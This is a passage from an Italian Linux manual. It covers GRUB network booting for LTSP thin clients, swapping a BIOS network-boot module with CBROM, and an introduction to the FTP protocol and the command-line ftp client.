Per ottenere la gestione della rete, occorre dare delle opzioni al comando di configurazione. Lo script seguente serve a ottenere la maggior parte delle funzionalità di rete disponibili nella versione 0.97 di GRUB 1:

```
#!/bin/sh
#
make clean
#
if ./configure  --enable-diskless \
                --enable-3c509 \
                --enable-3c595 \
                --enable-3c90x \
                --enable-cs89x0 \
                --enable-davicom \
                --enable-depca \
                --enable-eepro \
                --enable-eepro100 \
                --enable-epic100 \
                --enable-3c507 \
                --enable-exos205 \
                --enable-ni5210 \
                --enable-lance \
```

```
                  --enable-ne2100 \
                  --enable-ni6510 \
                  --enable-natsemi \
                  --enable-ni5010 \
                  --enable-3c503 \
                  --enable-ne \
                  --enable-complex-r12000-fix \
                  --enable-wd \
                  --enable-otulip \
                  --enable-rtl8139 \
                  --enable-sis900 \
                  --enable-smc9000 \
                  --enable-tiara \
                  --enable-tulip \
                  --enable-via-rhine \
                  --enable-w89c840
then
    make
fi
```

Dopo la compilazione, non è necessario procedere all'installazione nel sistema, perché è sufficiente prelevare i file che servono. La tabella successiva riepiloga i file che possono essere utili.

File o directory	Descrizione
'grub/grub'	File eseguibile da usare per installare il sistema di avvio.
'stage1/stage1'	Settore di avvio, noto come file 'stage1'.
'stage2/stage2'	Programma di avvio di secondo livello, noto come file 'stage2'.
'stage2/*_stage1_5'	Programma di avvio intermedio per scopi particolari (di solito per consentire la lettura di un certo tipo di file system.
'stage2/nbloader'	Programma di avvio di GRUB 1 attraverso la rete, con la procedura Etherboot.
'stage2/pxeloader'	Programma di avvio di GRUB 1 attraverso la rete, con la procedura PXE.

317.2 Avvio post PXE o Etherboot

L'avvio di un terminale senza disco, attraverso Etherboot o PXE, può essere mediato da GRUB 1, in modo da poter offrire un menù di avvio prima del caricamento del kernel. In pratica, attraverso PXE o Etherboot si avvia un file di GRUB 1 attraverso la rete; questo file ha funzionalità comparabili a quello di un file 'stage2' tipico di GRUB 1 che legge il file di configurazione (di solito 'menu.lst') e si comporta di conseguenza.

Viene proposto un esempio che si basa sulle convenzioni di LTSP. Per prima cosa, presso l'elaboratore che offre il servizio TFTP, viene creata la directory '/var/lib/tftpboot/grub/', all'interno della quale vengono collocati i file 'nbloader', 'pxeloader' e 'menu.lst'. I file usati da LTSP per il caricamento del sistema si trovano nella directory '/var/lib/tftpboot/lts/'; in particolare si intende utilizzare quanto si trova in '/var/lib/tftpboot/lts/***n.n.n***-ltsp-3/'.

In base a queste premesse, il file '/var/lib/tftpboot/grub/menu.lst' viene realizzato nel modo seguente:

```
default 0
bootp
title LTSP
kernel (nd)/lts/2.6.9-ltsp-3/bzImage-2.6.9-ltsp-3 root=/dev/ram0 rw init=/linuxrc
initrd (nd)/lts/2.6.9-ltsp-3/initrd-2.6.9-ltsp-3.gz
```

La configurazione del servente DHCP va modificata in modo da caricare uno dei file di GRUB 1 ('nbloader' o 'pxeloader'), specificando anche il file di configurazione da usare ('menu.lst'). Segue un esempio del file '/etc/dhcp3/dhcpd.conf', del servente DHCP di ISC:

```
ddns-update-style none;
option option-128 code 128 = string;
option option-129 code 129 = text;
option option-150 code 150 = text;

subnet 172.17.0.0 netmask 255.255.0.0 {
  range 172.17.17.1 172.17.17.250;
  option broadcast-address 172.17.255.255;
  option routers 172.17.1.254;
  option domain-name-servers 172.17.1.254;
  option time-servers pool.ntp.org;
  option ntp-servers pool.ntp.org;
  option root-path "172.17.1.254:/opt/ltsp/i386";
  option nis-domain "nis.domain";
  option nis-servers 172.17.1.254;
  option lpr-servers 172.17.1.254;
  option log-servers 172.17.1.254;
  use-host-decl-names      on;
  filename "/grub/pxeloader";
  option option-150 "(nd)/grub/menu.lst"
}
```

In questo caso, si fa riferimento a un avvio secondo il metodo PXE; eventualmente volendo usare il metodo originale di Etherboot, basta modificare le ultime righe nel modo seguente:

```
…
  filename "/grub/nbloader";
  option option-150 "(nd)/grub/menu.lst"
…
```

317.3 Avvio indipendente

GRUB 1, utilizzato da dischetto, può avviare un terminale senza bisogno di Etherboot o di PXE, con il vantaggio di poter realizzare un dischetto uguale per terminali aventi interfacce di rete differenti.

Dopo aver compilato GRUB 1 con la gestione di tutte le interfacce di rete di proprio interesse, servono i file 'stage1', 'stage2' e 'menu.lst', da collocare nella directory '/grub/' di un dischetto (di solito un dischetto con un file system Dos-FAT).

Seguendo gli esempi noti di LTSP, il file '`menu.lst`' potrebbe essere realizzato nel modo seguente. Rispetto a quanto mostrato a proposito dell'avvio di GRUB 1 tramite la rete, si può osservare l'istruzione '**`bootp`**', con la quale si richiede di interrogare il protocollo DHCP per ottenere gli indirizzi IPv4 necessari al collegamento:

```
default 0
bootp
title LTSP
kernel (nd)/lts/2.6.9-ltsp-3/bzImage-2.6.9-ltsp-3 root=/dev/ram0 rw init=/linuxrc
initrd (nd)/lts/2.6.9-ltsp-3/initrd-2.6.9-ltsp-3.gz
```

Successivamente occorre avviare l'eseguibile '**`grub`**' per sistemare l'avvio nel dischetto:

`#` **`grub`** [*Invio*]

`grub>` **`root (fd0)`** [*Invio*]

`grub>` **`setup (fd0)`** [*Invio*]

`grub>` **`quit`** [*Invio*]

317.4 Riferimenti

- Chris Fallin, *Network-booting Your Operating System*
  ⟨*http://osdev.berlios.de/netboot.html* ⟩
- *GRUB*
  ⟨*ftp://alpha.gnu.org/gnu/grub/* ⟩
- *nanoGRUB*
  ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/nanoGRUB/* ⟩

Capitolo 318
Modifica di un BIOS modulare

Alcune schede madri che incorporano un'interfaccia di rete, dispongono di un BIOS che è in grado di avviare il sistema attraverso la rete, usando PXE o un altro metodo. Si tratta di solito di schede madri che dispongono di un BIOS Award versione ≥ 6.00, ma può capitare lo stesso con schede che offrono un BIOS AMI. Purtroppo, succede alle volte che il modulo del BIOS che deve gestire l'avvio attraverso la rete sia in grado di utilizzare esclusivamente il protocollo «RPL» che non si adatta a LTSP.

Se si è disposti a rischiare, si può tentare di sostituire il modulo esistente con il codice che si può ottenere da ⟨*http://www.rom-o-matic.net*⟩, scegliendo precisamente il file adatto per l'incisione di una memoria ROM (dovrebbe avere l'estensione '`.zrom`').

In questo capitolo vengono tralasciati molti dettagli, che però appaiono nella descrizione contenuta in una parte apposita dell'opera (parte xvi).

318.1 BIOS Award 6.00PG

Viene proposto l'esempio della modifica del BIOS di una scheda madre con BIOS Award versione 6.00PG.

La scheda madre include un'interfaccia di rete SiS 900, a cui corrisponde il numero di identificazione '**`1039:0900`**' e da ⟨*http://www.rom-o-matic.net*⟩ si ottiene il file '`eb-5.4.0-sis900.zrom`'.

Si prepara un dischetto Dos avviabile, contenente la copia del BIOS nel file '`BACKUP.BIN`', il file ottenuto da ⟨*http://www.rom-o-matic.net*⟩ (con il nome cambiato in '`SIS900.ZRM`') e il programma Cbrom (precisamente '**`CBROM125.EXE`**'). Si avvia il sistema attraverso il dischetto e quindi si utilizza Cbrom:

`A:\>` **`CBROM125 BACKUP.BIN /D`** [*Invio*]

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   backup.bin BIOS component ********

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
================================================================================
  0. System BIOS       20000h(128.00K) 15A71h(86.61K)  BN630LA9.BIN
  1. XGROUP CODE       09A10h(38.52K)  06701h(25.75K)  awardext.rom
  2. CPU micro code    02800h(10.00K)  01784h(5.88K)   CPUCODE.BIN
  3. ACPI table        038AFh(14.17K)  014BBh(5.18K)   ACPITBL.BIN
  4. EPA LOGO          0168Ch(5.64K)   002AAh(0.67K)   AwardBmp.bmp
  5. VGA ROM[1]        0C000h(48.00K)  065E6h(25.47K)  63010754.rom
  6. PCI ROM[A]        08000h(32.00K)  05FD2h(23.96K)  EB-540~1.ZRO

  Total compress code space  = 35000h(212.00K)
  Total compressed code size = 2B613h(173.52K)
  Remain compress code space = 099EDh(38.48K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+-------------------
PPGA   03   0665  |  PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686
PPGA   01   068A  |  PPGA   04   06B0  |
```

Il codice per l’avvio dalla rete è contenuto nel modulo «PCI», che viene rimosso:

A:\> **CBROM125 BACKUP.BIN /PCI RELEASE** [*Invio*]

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
PCI ROM - - - [A] : EB-540~1.ZRO
[PCI-A] ROM is release
```

A:\> **CBROM125 BACKUP.BIN /D** [*Invio*]

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   backup.bin BIOS component ********

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
================================================================================
  0. System BIOS       20000h(128.00K) 15A71h(86.61K)  BN630LA9.BIN
  1. XGROUP CODE       09A10h(38.52K)  06701h(25.75K)  awardext.rom
  2. CPU micro code    02800h(10.00K)  01784h(5.88K)   CPUCODE.BIN
  3. ACPI table        038AFh(14.17K)  014BBh(5.18K)   ACPITBL.BIN
  4. EPA LOGO          0168Ch(5.64K)   002AAh(0.67K)   AwardBmp.bmp
  5. VGA ROM[1]        0C000h(48.00K)  065E6h(25.47K)  63010754.rom

  Total compress code space  = 35000h(212.00K)
  Total compressed code size = 25641h(149.56K)
  Remain compress code space = 0F9BFh(62.44K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+-------------------
PPGA   03   0665  |  PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686
PPGA   01   068A  |  PPGA   04   06B0  |
```

Viene inserito il codice contenuto nel file ‘`SIS900.ZRM`’ al posto del modulo «PCI»:

`A:\>` **`CBROM125 BACKUP.BIN /PCI SIS900.ZRM`** [*Invio*]

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
Adding SIS900.ZRM .... 74.7%
```

`A:\>` **`CBROM125 BACKUP.BIN /D`** [*Invio*]

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   backup.bin BIOS component ********

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
================================================================================
  0. System BIOS       20000h(128.00K) 15A71h(86.61K)  BN630LA9.BIN
  1. XGROUP CODE       09A10h(38.52K)  06701h(25.75K)  awardext.rom
  2. CPU micro code    02800h(10.00K)  01784h(5.88K)   CPUCODE.BIN
  3. ACPI table        038AFh(14.17K)  014BBh(5.18K)   ACPITBL.BIN
  4. EPA LOGO          0168Ch(5.64K)   002AAh(0.67K)   AwardBmp.bmp
  5. VGA ROM[1]        0C000h(48.00K)  065E6h(25.47K)  63010754.rom
  6. PCI ROM[A]        08000h(32.00K)  05FD0h(23.95K)  SIS900.ZRM

  Total compress code space  = 35000h(212.00K)
  Total compressed code size = 2B611h(173.52K)
  Remain compress code space = 099EFh(38.48K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+-------------------
PPGA   03   0665  |  PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686
PPGA   01   068A  |  PPGA   04   06B0  |
```

A questo punto, teoricamente, è possibile usare un programma per copiare il file ‘`BACKUP.BIN`’ nella memoria «flash».

Parte lii

FTP

Capitolo 319

FTP: introduzione e uso del servizio

Quando il trasferimento di file riguarda un ambito che supera l'estensione di una piccola rete locale, non è conveniente consentire l'utilizzo della condivisione del file system (NFS) o della copia remota. A questo scopo si prestano meglio altri protocolli; storicamente, il più importante è stato il protocollo FTP (*File transfer protocol*).

Il servizio FTP viene offerto da un demone che funge da servente e viene utilizzato da un programma cliente in grado di comunicare attraverso il protocollo FTP. Il funzionamento di un programma cliente tradizionale è paragonabile a quello di una shell specifica per la copia di file da e verso un sistema remoto.

319.1 Caratteristiche elementari del protocollo

In generale, il protocollo FTP si avvale di TCP al livello inferiore, utilizzando precisamente due connessioni TCP per ogni sessione del protocollo FTP. Ciò costituisce un problema molto importante quando si deve controllare in qualche modo il traffico relativo al protocollo FTP, pertanto occorre conoscere come si sviluppa questa connessione. Infatti si distinguono due modalità di utilizzo del protocollo FTP: attiva e passiva. In entrambi i casi, il servente FTP è inizialmente in ascolto della porta 21.

Quando il protocollo FTP viene utilizzato in modalità attiva, il programma cliente apre una porta locale, ***n***, non privilegiata (***n*** > 1024), iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Nell'ambito di questa connessione vengono inviati dal programma cliente dei comandi al programma servente. Per consentire lo scambio di dati, deve essere aperta una seconda connessione TCP tra i due programmi; per questo il programma cliente apre una seconda porta locale, che dovrebbe corrispondere a ***n***+1, informando di questo il programma servente attraverso la connessione già attiva. A questo punto, **il programma servente inizia la seconda connessione TCP** utilizzando la propria porta 20, contattando presso l'elaboratore del programma cliente la porta ***n***+1 (o qualunque altra porta comunicata dal programma cliente).


Figura 319.1. Fasi di una sessione FTP attiva.

Quando il protocollo FTP viene utilizzato in modalità passiva, il programma cliente si comporta inizialmente come nel caso della modalità attiva, iniziando una connessione TCP con la porta 21 dell'elaboratore che contiene il servente FTP. Questa volta, però, chiede al programma servente di operare in modalità «passiva». Così facendo, è il programma servente che apre una porta non privilegiata e comunica al programma cliente il valore di questa, in modo che sia sempre il programma cliente a iniziare tale connessione TCP.

Figura 319.2. Fasi di una sessione FTP passiva.

negoziazione iniziale:


porta *n* (inizio) porta 21

cliente servente

attivazione della connessione «dati», a partire dal lato cliente:

porta *n* porta 21

cliente servente

porta *n+1* (inizio) porta *m*

Quando in una rete si attuano delle tecniche di trasformazione degli indirizzi e delle porte, oppure si intende filtrare il traffico, il controllo del protocollo FTP diventa un problema, proprio a causa dell'apertura di questa connessione secondaria: dal lato servente è più comodo usare la modalità attiva, mentre dal lato cliente è più conveniente la modalità passiva. Purtroppo, nessuna delle due situazioni è equilibrata ed è questo il limite del protocollo FTP.

Come si può intuire, è il programma cliente che chiede alla controparte di utilizzare una o l'altra modalità. Esistono programmi clienti che in modo predefinito utilizzano la modalità attiva, mentre altri che fanno il contrario; di solito i programmi più recenti sono impostati in modo da usare la modalità passiva se non si specifica diversamente con la configurazione.

319.2 Identificazione e privilegi

Il sistema di trasferimento di file attraverso FTP richiede una forma di autenticazione, in base alla quale il servente può dare privilegi differenti agli utenti.

Di solito, perché un utente registrato venga accettato per una sessione FTP è necessario che presso il servente abbia una parola d'ordine (non sono quindi ammessi utenti senza parole d'ordine) e una shell valida, cioè compresa nell'elenco del file '`/etc/shells`'. Questo ultimo particolare non è trascurabile, infatti, a volte si sospende l'utilizzo di un'utenza modificando il campo della shell nel file '`/etc/passwd`': di solito si tratta di uno script che emette un messaggio contenente la motivazione di questa sospensione.

Oltre a queste limitazioni, si utilizza solitamente il file '`/etc/ftpusers`' per determinare quali utenti **non** possono essere accettati per una sessione di FTP normale. Di solito si tratta dell'elenco degli utenti di sistema, come per esempio '**`root`**', '**`bin`**' e '**`mail`**'.

Se si vuole permettere l'accesso a utenti che non sono registrati nel proprio sistema (si parla di utenti che non sono previsti nel file '/etc/passwd'), è possibile abilitare l'utilizzo dell'FTP anonimo. Per questo è necessario che sia stato previsto un utente speciale nel file '/etc/passwd': '**ftp**'.[1]

```
...
ftp:*:14:50:FTP User:/home/ftp:
...
```

A questo utente non viene abbinata alcuna parola d'ordine (l'asterisco non corrisponde ad alcuna parola d'ordine) e nemmeno una shell (eventualmente, se si temono accessi indesiderati in altra forma, si può indicare il programma '/bin/false' come shell).

Per utilizzare un servizio FTP in modo anonimo si può accedere identificandosi come '**ftp**', oppure '**anonymous**'. Di norma, viene richiesta ugualmente una parola d'ordine che però non viene (e non può essere) controllata: per convenzione si inserisce l'indirizzo di posta elettronica.[2]

Generalmente, un servente FTP che consente l'accesso anonimo, fa sì che tali utenti non identificati possano accedere solo alla directory personale dell'utente fittizio '**ftp**', senza poter esplorare il resto del file system.

La descrizione su come impostare un servente FTP viene ripresa in altri capitoli.

319.3 Facilitare le ricerche

Il modo più semplice di fornire un indice del contenuto del proprio servizio FTP anonimo è quello di posizionare nella sua directory di partenza un cosiddetto file 'ls-lR'. Si tratta in pratica del risultato dell'esecuzione del comando '**ls -lR**', che ha quindi suggerito il nome del file indice in questione. Generalmente si comprime questo file con '**gzip**', per cui si usa il nome 'ls-lR.gz'.

Il comando per generare questo file deve essere eseguito quando la directory corrente è quella di partenza del servizio; in pratica, agendo nel modo seguente:

cd ~ftp [*Invio*]

ls -lR | gzip -9 > ls-lR.gz [*Invio*]

Se si decide di creare regolarmente questo file attraverso il sistema Cron, si può fare come nell'esempio seguente che rappresenta un comando di Cron, nel file crontab dell'utente '**root**',

```
16 6 * * *      cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

oppure si può modificare in modo da usarlo nel file '/etc/crontab' (quello di sistema).

```
16 6 * * *      root    cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

In entrambi gli esempi, l'operazione è programmata per le ore 06:16 di ogni mattina.

Quando si genera il file 'ls-lR.gz', si possono ottenere degli errori di vario tipo che vengono emessi attraverso lo standard error. Questi errori possono essere generati dalla mancanza dei

permessi necessari ad attraversare una directory durante la scansione, oppure quando i collegamenti simbolici non raggiungono alcuna destinazione. Per evitare noie, si può correggere il comando nel modo seguente:

```
ls -lR 2> /dev/null | gzip -9 > ls-lR.gz
```

Tabella 319.6. Indice di un servizio FTP.

Comando	Descrizione
`ls -lR > ls-lR`	Crea un file '`ls-lR`'.
`ls -lR | gzip -9 > ls-lR.gz`	Crea un file '`ls-lR.gz`'.
`cd ~ftp ; ls -lR | gzip -9 > ls-lR.gz`	Si sposta nella directory iniziale dell'FTP anonimo e quindi crea il file '`ls-lR.gz`'.

319.4 Cliente FTP tradizionale

Il programma cliente tradizionale per accedere a un servizio FTP, è «Netstd ftp», [3] conosciuto normalmente solo attraverso il nome del suo eseguibile: '**`ftp`**'.

```
ftp [opzioni] [nodo]
```

Quando l'eseguibile '**`ftp`**' viene avviato con l'indicazione del nome dell'elaboratore remoto, tenta immediatamente di effettuare il collegamento; diversamente si avvia e attende il comando con il quale questo elaboratore deve essere poi specificato. Se esiste il file '`~/.netrc`', questo viene utilizzato per automatizzare l'accesso nell'elaboratore remoto. Quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito seguente: '**`ftp>`**'.

Tabella 319.7. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-v`	*verbose*	Vengono visualizzati tutti i messaggi.
`-n`	*no auto*	Disabilita l'accesso automatico.
`-i`	*interactive*	Disattiva la richiesta interattiva durante i trasferimenti multipli di file.
`-d`	*debugging*	Attiva la modalità diagnostica.
`-p`	*passive*	Utilizza la modalità di funzionamento passiva.
`-g`	*globbing*	Disabilita l'uso dei caratteri jolly per l'indicazione di gruppi di file.

Come già accennato, quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito '**`ftp>`**'. Le tabelle che seguono elencano, per categorie, molti dei comandi che possono

essere utilizzati. Se i parametri dei comandi contengono il carattere spazio, questi devono essere delimitati da una coppia di apici doppi (‘`"`’).

Shell.

Comando	Descrizione
`!` [*comando* [*argomenti*]]	Avvia una shell sull’elaboratore locale, oppure esegue il comando indicato con gli argomenti che gli vengono forniti.

Macro.

Comando	Descrizione
`$` *macro* [*argomenti*]	Esegue la macro indicata che si riferisce a un nome di una macro creata con il comando ‘**`macdef`**’. Gli argomenti vengono passati alla macro già espansi.
`macdef` *macro*	Definisce una macro (macroistruzione) attribuendole un nome. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell’inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando ‘**`close`**’ che conclude la connessione con un sistema remoto determinato. La macro viene interpretata nel modo seguente. Il simbolo ‘**`$`**’ seguito da una o più cifre numeriche (‘**`$`*n***’) viene interpretato come variabile contenente l’***n***-esimo argomento (della macro nel momento in cui viene richiamata). Il simbolo ‘**`$`**’ seguito dalla lettera ‘**`i`**’ indica che l’esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, ‘**`$i`**’ rappresenta il parametro per il quale si sta ripetendo l’esecuzione della macro. Il simbolo ‘**`\`**’ seguito da un carattere (‘**`\`*x***’) indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri.

Identificazione.

Comando	Descrizione
`account` [*parola_d’ordine*]	Fornisce a ‘**`ftp`**’ l’informazione sulla parola d’ordine di *account* che a volte viene richiesta da alcuni sistemi per potervi accedere. Se l’argomento non viene fornito, viene richiesto all’utente di inserire la parola d’ordine.
`user` *utente* [*parola_d’ordine*] ↩ ↪ [*account*]	Definisce l’identità dell’utente da utilizzare per l’accesso nel sistema remoto. Se la parola d’ordine e l’*account* non vengono forniti, ma sono richiesti nel sistema con il quale ci si intende connettere, questi devono essere inseriti al momento del collegamento.

Trasferimento dati.

Comando	Descrizione
`append` ***file_locale*** [***file_remoto***]	Aggiunge, in coda, il contenuto del file locale a quello del sistema remoto. Se non viene fornito il nome del file di destinazione, si intende lo stesso nome di quello di origine.
`get` ***file_remoto*** [***file_locale***] `recv` ***file_remoto*** [***file_locale***]	'**`get`**' e '**`recv`**' sono sinonimi. Riceve il file remoto indicato, eventualmente rinominandolo come indicato.
`mget` ***file_remoti***	Esegue un '**`get`**' multiplo, cioè su tutti i file che si ottengono dall'espansione del nome indicato utilizzando i caratteri jolly.
`newer` ***file_remoto***	Esegue un '**`get`**' del file remoto, solo se risulta essere più recente di quello presente nel sistema locale.
`put` ***file_locale*** [***file_remoto***] `send` ***file_locale*** [***file_remoto***]	'**`put`**' e '**`send`**' sono sinonimi. Copia il file specificato nel sistema remoto eventualmente rinominandolo come indicato.
`mput` ***file_locali***	Espande il nome indicato se contiene dei caratteri jolly ed esegue un '**`put`**' per tutti questi file, trasmettendoli in sostanza nel sistema remoto.
`reget` ***file_remoto*** [***file_locale***]	Permette di riprendere il '**`get`**' di un file remoto quando l'operazione precedente è stata interrotta involontariamente. L'operazione non è sicura e si basa solo sul calcolo della dimensione del file locale per determinare la parte mancante ancora da trasferire.
[*Ctrl c*]	L'operazione di trasferimento può essere interrotta utilizzando la combinazione [*Ctrl c*].

Modalità di trasferimento dei dati.

Comando	Descrizione
`passive`	Richiede di utilizzare la modalità «passiva» per il protocollo FTP.
`ascii`	Imposta il tipo di trasferimento in modalità ASCII. Questa è la modalità normale e comunque non è adatta al trasferimento di file i cui byte contengono informazioni anche dopo il settimo bit. Questo tipo di modalità di trasferimento di dati può essere conveniente (ma non necessaria) solo per i file di testo puro che non contengono caratteri speciali di alcun tipo.
`binary`	Imposta il tipo di trasferimento in modalità binaria. Questa modalità è adatta al trasferimento di qualunque tipo i file.
`cr`	Attiva o disattiva la trasformazione della sequenza *<CR><LF>* in *<LF>* per i trasferimenti ASCII verso il sistema locale. In pratica, converte i file di testo scritti in stile Dos in file corrispondenti in stile Unix. Quando è attivata la modalità, viene eseguita la conversione.
`mode` [***modalità_di_trasferimento***]	Configura la modalità di trasferimento. Il valore predefinito è '**`stream`**'.
`runique`	Attiva o disattiva la modalità di unicità dei nomi in ricezione. Quando la modalità è attiva, se durante le operazioni di '**`get`**' o '**`mget`**', si incontrano nel sistema locale dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso '`.1`', oppure '`.2`', fino a un massimo di '`.99`'. La condizione predefinita di questa modalità è di disattivazione.

Comando	Descrizione
sunique	Attiva o disattiva la modalità di unicità dei nomi in trasmissione. Quando la modalità è attiva, se durante le operazioni di '**put**' o '**mput**', si incontrano nel sistema remoto dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso '.1', oppure '.2', fino a un massimo di '.99'. La condizione predefinita di questa modalità è di disattivazione.
struct [*struttura*]	Stabilisce il tipo di struttura da utilizzare per il trasferimento dei dati. Il valore predefinito è '**stream**'.
tenex	Configura il tipo di trasferimento dati in modo da essere compatibile con il sistema usato da un elaboratore remoto che utilizza questo tipo di protocollo.
type [*tipo_di_trasferimento*]	Attiva o visualizza il tipo di trasferimento dei dati. Il valore predefinito è '**ascii**'. I tipi a disposizione sono: '**ascii**', '**ebcdic**', '**image**' (trasferimento binario), '**local byte size**'.

Informazioni.

Comando	Descrizione
bell	Attiva o disattiva la segnalazione acustica alla fine di ogni operazione di trasferimento di file.
debug [*livello_diagnostico*]	Attiva o disattiva la modalità diagnostica. Quando questa è attiva, vengono visualizzati i comandi inviati al sistema remoto, evidenziati dal simbolo '**-->**'.
hash	Abilita o disabilita la visualizzazione della progressione delle operazioni di trasferimento utilizzando i simboli '**#**' che rappresentano un blocco di 1 024 byte.
prompt	Attiva o disattiva la modalità di conferma. Se è attiva, durante le operazioni di trasferimento di gruppi di file, viene richiesta la conferma per ogni file.
trace	Attiva o disattiva il tracciamento dei pacchetti. Normalmente è disattivato.
verbose	Attiva o disattiva la modalità con la quale si visualizzano tutti i messaggi legati alla comunicazione con il sistema remoto.

Connessione e chiusura.

Comando	Descrizione
bye quit	'**bye**' e '**quit**' sono sinonimi. Termina il collegamento e termina l'attività di '**ftp**'.
close disconnect	Termina la connessione senza uscire dal programma.
open ***nodo*** [*porta*]	Apre una connessione con l'elaboratore remoto indicato ed eventualmente anche specificando la porta di comunicazione. Se la modalità di accesso automatico è attiva, '**ftp**' tenta anche di effettuare l'accesso nel sistema remoto.

Conversione dei nomi e filtri.

Comando	Descrizione
`case`	Attiva o disattiva la modalità di trasformazione per cui i nomi dei file trasferiti dal sistema remoto attraverso il comando '**`mget`**' vengono copiati nel sistema locale utilizzando solo lettere minuscole.
`form` ***formato***	Configura il filtro di trasferimento '**`form`**' in base al formato attribuito. Il valore predefinito è '**`file`**'.
